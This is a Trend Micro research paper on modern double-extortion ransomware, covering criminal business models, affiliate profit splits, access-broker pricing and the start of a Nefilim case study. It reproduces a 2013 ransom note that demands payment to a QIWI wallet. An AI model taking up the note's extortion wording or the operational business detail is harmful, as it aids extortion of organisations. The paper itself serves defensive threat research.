Modern Ransomware's Double Extortion Tactics and How to Protect Enterprises Against Them

Mayra Fuentes, Feike Hacquebord, Stephen Hilt, Ian Kenefick, Vladimir Kropotov,
Robert McArdle, Fernando Mercês, and David Sancho

TREND MICRO | research

Published by

Trend Micro Research

Written by

**Mayra Fuentes,
Feike Hacquebord,
Stephen Hilt, Ian Kenefick,
Vladimir Kropotov,
Robert McArdle,
Fernando Mercês, and
David Sancho**

Trend Micro Research

For Raimund Genes (1963-2017)

Contents

The rapid evolution of ransomware through the years has fueled the increasingly targeted and undeniably virulent nature of modern ransomware attacks.[1] The actors behind the current top-ranking ransomware families, including Cl0p[2] and Ryuk,[3] have altered their strategies to inflict greater damage and collect larger payouts. In more recent years, ransomware actors did not just rely on phishing emails to enter the targeted network, they have also leveraged unpatched servers as an initial means into the network.[4] Ransomware actors also obtain network admin credentials and exploit vulnerabilities for lateral movement,[5] aiming to encrypt servers that host critical data.

Advanced cybersecurity technologies have made their way to corporate networks the world over to counter this nefarious threat. The application of machine learning technologies and behavior-based blocking in cybersecurity solutions have resulted in a dramatic reduction in the success rates of opportunistic ransomware attacks.[6] Additionally, modern disaster recovery and business continuity (DR/BC) processes are constantly improving, reducing recovery times and the need for companies to even consider paying ransom demands.[7]

In our opinion, the wide adoption of these technological advances has reduced the success of old-style opportunistic ransomware attacks. However, it has also forced cybercriminals to evolve their strategies out of sheer necessity, paving the way for what we now call modern ransomware.

Ransomware actors have learned to adapt and level up. Once they have identified the data that they would want to encrypt from a victim organization, they would often exfiltrate it out of the network instead of merely encrypting it. This strategy allows for a plan B: If the victim organization does not want to pay the ransom to recover their encrypted data, the attackers can threaten to publicize it. For modern enterprises, a data leak that involves intellectual property, proprietary information, employee personally identifiable information (PII), and customer data, comes with a significant price tag — not to mention regulatory penalties, lawsuits, and reputational damage.

The most remarkable commonality of modern ransomware attacks is their focus on taking over networks in various human-supervised stages, and not click-on-the-link, automatically driven events. This makes a modern ransomware attack appear to resemble a plain hacking incident with a ransomware payload.

The process of manually hacking a victim's network can be time consuming, as it can take days or months to successfully pull off. This means that the attackers can already be in multiple places within the network before unleashing the ransomware payload. This lack of visibility alone can make defending networks and systems against ransomware attacks substantially more difficult. It can also be challenging for cybersecurity professionals to put together the separate traces of a modern ransomware attack and realize that it is happening. To make things even more difficult, these ransomware actors usually perform lateral movement with common admin tools that are more likely to fly under the radar. This helps add a sense of invisibility for these kinds of attacks.

To put all of these together, the modern ransomware strategy of employing targeted attacks as opposed to merely automated ones is geared toward targeted ransomware rather than infecting by the numbers or “spraying and praying.” Modern ransomware actors first look for a big target, then spend a significant amount of time conquering each section of the victim network until they are ready to set off the ransomware payload. In this respect, these attacks look more like nation-state advanced persistent threat (APT) attacks instead of traditional ransomware incidents.

To better describe this new wave of ransomware, we present an in-depth case study of the Nefilim ransomware family. Nefilim has been known to target mainly multi-billion dollar companies, making for a great case study on the topic. We also show how enterprises can formulate a defense strategy that will help prevent and mitigate the effects of modern ransomware attacks within the corporate network. Cross-layered detection and response tools and technologies[8] allow threat analysts and incident response (IR) teams to uncover hard-to-spot threats.

It is our opinion that there is a possible distinction between the cybercriminal groups that handle the different stages of these ransomware attacks. The actors who break into the network may not necessarily be the same ones who deploy the ransomware payload. This difference is the byproduct of a recent evolution in cybercriminal business operations: hackers, who previously just sold access to corporate networks, are now working with ransomware actors to monetize hacking-related breaches.[9] We explore this shift in cybercriminal business models in the next section.

Shifts in Criminal Business Models

Ransomware has been around for several decades. The AIDS trojan, or PC Cyborg, of 1989 was the first-ever ransomware, albeit it having been a rudimentary attempt at encryption.[10] Since then, the tactics, techniques, and procedures (TTPs) that make up a typical ransomware attack — and consequently, the ransomware business model — has changed significantly, primarily to take advantage of new technologies that enhance the attackers' capabilities.

Payment

The first technological advancement is related to the different financial instruments that actors use to receive payment from their victims. A decade ago, when mobile phones were first utilized as payment platforms, ransomware actors forced affected users to pay ransom by means of sending SMS to a premium rate number or adding money to an account that is linked to the phone number mentioned in the ransom note.

An alternative payment system called electronic wallets, or e-wallets, soon triggered the next wave of ransomware. Ransomware attacks that utilized e-wallets for payouts asked for larger ransom amounts.[11] The major issues with these payment methods, however, were that they were either localized to a particular geographical region or were regulated by governments, at least in relation to cross-border transfers or the maximum volume of anonymized transactions.

Next, and possibly the biggest development in the realm of ransomware payments, was the popularization of Bitcoin.[12] A general comprehension of Bitcoin shifted from it being an innovative technology into a currency with the capability of transferring money around the globe and bypassing regulations. By 2014, an estimated 80,000 merchants have started accepting Bitcoin as a valid form of payment, with current numbers being much higher.[13] The profitability and anonymity offered by Bitcoin were exactly what ransomware actors needed to bump up the number of ransomware incidents, the number of ransomware families, and ransom amounts.[14]

Underground Communities and Communication Platforms

The second technological factor is related to how underground actors collaborate with one another. Communications among underground actors are implemented using different platforms, including forums, messengers, and sometimes even social media platforms.[15] New security and anonymization features of these platforms improved these actors' capability to covertly collaborate online.[16] The collaboration between botnet masters, other access brokers for compromised networks, and ransomware actors is one example of such developments.[17]

Cybercriminal Partnerships and Outsourcing

An example of cybercriminal collaboration came in the form of ransomware as a service (RaaS), which enabled actors to look for affiliates to carry out ransomware attacks. Instead of having just one ransomware group doing all of the work, several collaborators split roles and ransomware profits.[18] During this time, we saw a combination of actors who had access to compromised assets collaborate closely with actors who have developed ransomware. The evolution of these affiliate programs increased the involvement of more cybercriminals into the increasingly effective monetization of compromised assets, which is profitable for all parties involved. A clear sign of this deeper collaboration is visible in underground forums, wherein compromised assets are sold explicitly for encryption since the other monetization paths had already been utilized.[19]

Data-Driven Victim Profiling and Pipelining





Figure 1. Major shifts related to the evolution of ransomware business processes and monetization campaigns

A different combination of items from the first two developments discussed earlier illustrates the evolution and the major shifts in different ransomware business models and their respective monetization methods.

Model 1 is related to early monetization strategies, wherein actors were limited by localized payment methods. This model is outdated and rarely used compared with Models 2 and 3. Some underground actors still prefer Model 2, which provides moderate monetization from a large number of victims. Ransomware groups who make use of Model 2 do not perform deep victim profiling prior to initiating ransomware deployment. This approach has been used by actors for many years and normally pose a lower risk to victims in contrast with Model 3.

Model 3 is related to more targeted monetization of victim assets and includes the deployment of several additional steps in the cybercriminal business process.

The first signs of targeted monetization that we know of appeared almost a decade ago in Russia. Cybercriminals targeted and manually encrypted accounting software database servers using ransomware and other tools before asking victims to pay a ransom to recover sensitive financial data. Due to the limited technologies and payment methods available during that time, attacks were restricted in terms of both geography and scale. The screenshot in Figure 2, which was taken from a forum discussion that was initiated by a victim of this attack type, shows that attackers used phone-linked e-wallets to receive the ransom. The ransom amount was RUB10,000, which was about US$320 at the time.



virusinfo.info/showthread.

04/04/2013 at 17:08 #one

Junior Member
registration: 04.04.2013
Posts: 2
Reputation weight: 29

.BLOCKING virus blocked access to 1C

I could not open 1C (writes "the database directory was not found"). On the disk, the folder with the base was in place, but each folder contained an unpleasant letter (DECODING). We ran the server with all antiviruses, "virus body was not found". It was not possible to unblock it using DrWeb descriptors and Kaspersky utilities. The 1C development company said that this was not their case, it was an attack from the outside, they simply sent to the FSB ... (supposedly they don't deal with such a trifle), but there is simply no department "K" in our "village" ... It's even scary to imagine what the threat loss of all data on the server (there 2012 and 2013 - all accounting and trade, all settlements with customers and suppliers, but reports are on the nose ...) For us, this is just a disaster ... It was not possible to attach a file of this format (incorrect file format).

Good day!
We bring to you not the most pleasant news, your computer was attacked by the most dangerous virus.
All your information (documents, databases, backups and other files) on this computer has been encrypted using the most cryptographically secure algorithms.
All encrypted files are in the .BLOCKING format.
Files can be recovered only with a decryptor and a password, which, in turn, only we know.
It is impossible to pick it up. Reinstalling the OS won't change anything.
No system administrator in the world can solve this problem without knowing the password.
Do not modify the files under any circumstances! And if you decide, then make backups.
Write us an email at (if you do not get an answer within 24 hours, then to) for further instructions.
The C: \ Program Files \ Internet Explorer folder is not encrypted, so you can start the browser there.
The average response time of a specialist is 1-12 hours.
Attach the file to the letter.
Threatening emails will get you nowhere.
DON'T FORGET: only WE can decrypt your files!
> <> <> <> <> <> <> <> <> <> <> <> <> <> <> <> <> <> <> <> <
> <> <> <> <> <> <> <> <> <> <> <> <> <> <> <> <> <> <
> <> <, Hello!
To get a decoder with a unique password for your PC, you need to top up our QIWI account for 10,000 rubles.
After the receipt of funds, we will send you instructions for decrypting your files along with the decryptor and password.
There are no discounts. Installment plans too.
We are ready to decrypt any small file to confirm our intentions.
! Along with it, attach the file !
If you could not find DECODING.TXT, you need to look in the quarantine files of your antivirus.
You do not need to attach databases, no one will decrypt them for free.
We will send the details a few hours before payment, because they are constantly changing.
The wallet is valid for 36 hours after it was sent to you.
Please do not change the subject of the message.

You need to top up our Visa QIWI Wallet (this is not a balance mobile)
Choose the most convenient way of replenishment for you:
!!! IN COMMENTS: PRIVATE TOP-UP !!! (if it is possible to write comments) The wallet is valid for 36 hours from the moment this message was sent.
How to pay, write to us, and attach HOW_DECRYPT_FILES.TXT or HOW_TO_DECRYPT_FILES.TXT or WHAT_NO_DECRYPT_FILES.TXT Save the payment receipt.

Figure 2. Example of a predecessor of the current APT-like ransomware monetization schemes using phone-linked e-wallets as a means of payment

Vulnerability and Exploit Market

Over the past few years, we have started seeing a clear shift toward targeted attacks or so-called APT-like ransomware monetization schemes. It is not just about searching for bigger payoffs; a targeted approach is needed due to the improved defensive capabilities of organizations. This means that the number of potential targets for opportunistic attacks is decreasing. The deployment of better recovery systems means that attackers need to seek out backups in order to prevent recovery.

At the same time, cybercriminals are eager to adopt new technologies for their own profit. Several key factors have contributed to this shift toward a more targeted criminal monetization scheme, including:

- **The increased computing power of machines**, which provides cybercriminals the ability to deeply automate processing and collect additional information about victims.[20]
- **The availability of public and private databases and automation tools** that help perform precise categorization of victims based on their location, industry, company name, size, and revenue.
- **The capability to initiate anonymized high-volume cross-border money transfers** using cryptocurrencies and cryptocurrency mixers.
- **The extensive use of communication platforms** that allow secure, interactive, and anonymized interactions and increased collaboration between various cybercriminal groups.

These four factors allowed criminals to add several notable steps that improved their business processes. This shift enhanced the impact of the ransomware incidents as well as the risks associated with each attack, making defense and mitigation strategies more difficult for targeted organizations. The shift means deep victim profiling has been performed before an attack is initiated, followed by a collaboration among multiple groups who are sharing accesses and are using optimized monetization strategies. This shift can be compared to a shift from perimeter security to perimeterless security in the terms of impact and after-effects.




Figure 3. Updates to the business process of ransomware monetization

Figure 3 illustrates how the business process of ransomware monetization has progressed. During the earlier days of ransomware, when a victim asset or even an infrastructure was encrypted using automated tools, the ransom amount was either fixed or estimated by the attacker only after the victim initiated the negotiation. With today's updated business process, the attacker knows a substantial amount of information about the victim. This often includes the organization's name, the number of employees, its revenue, and the industry in which it belongs – allowing for a more tailored, victim-specific extortion ransom pricing.

With more experience using the updated business process, attackers now have a much more accurate estimation of the range of possible ransom amounts for a specific victim. They are also more knowledgeable of the reasonable volume of resources that they can invest for each victim. The whole attack chain often involves two or more groups who are responsible for the different attack stages. Since it is normal for this market to have a ransom for big organizations in the seven-digit range, attackers may be able to afford zero-day local privilege escalation (LPE) and remote code execution (RCE) exploits. We have seen mentions of these capabilities in underground forum threads related to ransomware affiliate programs.




Figure 4. Mention of the use of zero-day LPE and RCE exploits in ransomware operations

Modern affiliate programs often involve collaboration between an actor who owns the ransomware and another actor who controls the compromised infrastructure and distributes malware over a network. The ransomware actors usually agree to a 20/80 or 30/70 split of the profit; the smaller cut goes to the group that provides the ransomware and negotiates with a victim while the majority of the profit goes to the group that handles network access and implements the active phase of the attack. Typically, the group that negotiates with a victim receives the full ransom amount and distributes the share to the participants responsible for the other attack stages. Most of the profits go to the affiliate actor responsible for obtaining network access and deploying the ransomware payload. Initial access to the victim infrastructure can be obtained by the same affiliate group, or that group can choose to sub-contract it and instead specialize on privilege escalation, lateral movement, and complete takeover of the victim infrastructure.

The price for access varies greatly — it can range from tens of dollars for a random victim asset, to several hundreds or even thousands of dollars for a categorized asset; access to the infrastructure of a large organization can cost five to six figures.

It should be noted, that by its very nature, a ransomware attack will eventually be very visible to the infrastructure owner once it is deployed. Therefore, several actors often implement other monetization paths prior to the ransomware deployment to make the overall intrusion as profitable as possible.[21] Because of this — and the fact that multiple cybercriminal groups often operate together sharing accesses, and following parallel monetization lifecycles — infrastructure owners can often see a crossover in attacker kill chains. This can be very confusing for defenders who may not be aware that they are looking at traces coming from several groups, which can be related to many parallel — and even unrelated — incidents. A situation with a crossover in kill chains can make attacker attribution based on TTPs alone extremely difficult. Due to this, it is important to understand criminal business models clearly, and attribute TTPs to separate simultaneous attacks or a single attack performed with close collaboration between actors who share access and join forces.

The increased visibility of the ransomware component invariably attracts more attention from the victim or law enforcement. However, it is important to understand the bigger picture — it is the affiliate groups who profit the most from this arrangement and who enable these compromises in the first place. Yet, these same groups are rarely investigated as meticulously as their ransomware partners, therefore helping this overall trend persist.

Defenders also need to note that when multiple cybercrime groups unite, they have experts working on the different attack stages or monetization paths of a targeted ransomware attack. The complexity of defending against sophisticated attacks can be greater compared to defending against traditional targeted attacks or APT groups. It may be comparable to an organization defending against the attacks of a penetration tester who is armed with seemingly unlimited capabilities.

For defenders, the prevalence of these sophisticated ransomware attacks means a shorter reaction time and a much higher potential impact. For threat hunting, incident mitigations, and attack investigations, it is critical to have XDR solutions that offer complete and central visibility over every critical component, whether it be an organization’s endpoints, network, the cloud, or other devices.

Modern Ransomware Case Study: Nefilim

The previous sections described a shift in the ransomware business model and how this fundamental change has reshaped the whole ransomware attack plan. The next sections will illustrate this with a case study.

Nefilim is one of the less-studied ransomware families and it will be used as an example of a modern ransomware attack here. This section will describe Nefilim's entry points to the corporate network and its general method for lateral movement. It will then show how the attackers trigger the ransomware payload once they firmly establish their foothold in the network and after they determine the most valuable data.

Finally and most importantly, the case study will provide a defensive strategy to make an attack's various pieces become visible to defenders. This defensive strategy is not Nefilim-specific; it can be applied to the ransomware business model in general. This procedure will involve software that can put together each of the attacker's separate and often disparate pieces and correlate them as being part of a single concerted attack.

We begin with how we think Nefilim first came to be. Based on our observations on Nefilim attacks to date, our hypothesis is that Nefilim is a RaaS operation whose business model closely resembles that of Nemty, another RaaS operation first spotted in August 2019.[22] We have tracked the actors behind both malware families under the intrusion set we track as "Water Roc." The Nefilim code seen in earlier versions is very similar to that of the Nemty ransomware. Interestingly, around the same time, two actors associated with Nemty (Jingo and jsworm) were seen actively recruiting affiliates. Both actors were advertising a 70/30 profit split, offering 70% to affiliates responsible for access and deployment and Nemty developers taking the remaining 30% of the profits. A volume discount for affiliates who can regularly supply high-quality victims was also advertised, increasing profit margins for affiliates to 90/10.




Figure 5. Actor jsworm mentioned the Nemty business model's 70/30 profit split in a forum

This profit model also means that initial access can vary based on the methods that the specific affiliate used before deploying the core Nefilim group's ransomware payload.

In March 2020, the actor jsworm discussed a new unnamed project that is believed to have been Nefilim. The first version of Nefilim was spotted in the wild (detected by Trend Micro as Ransom.Win32.NEFILIM.A) around that time.[23]

The Way In

The people behind targeted ransomware attacks are, in a sense, like professional penetration testers with malicious intent. Armed with the required tools, skills, and financial motivation, they can achieve network access through various means such as access as a service (AaaS) brokers, where access to compromised environments is purchased for varying prices depending on how lucrative the victim network is; via direct exploitation of internet-facing infrastructure; and phishing.

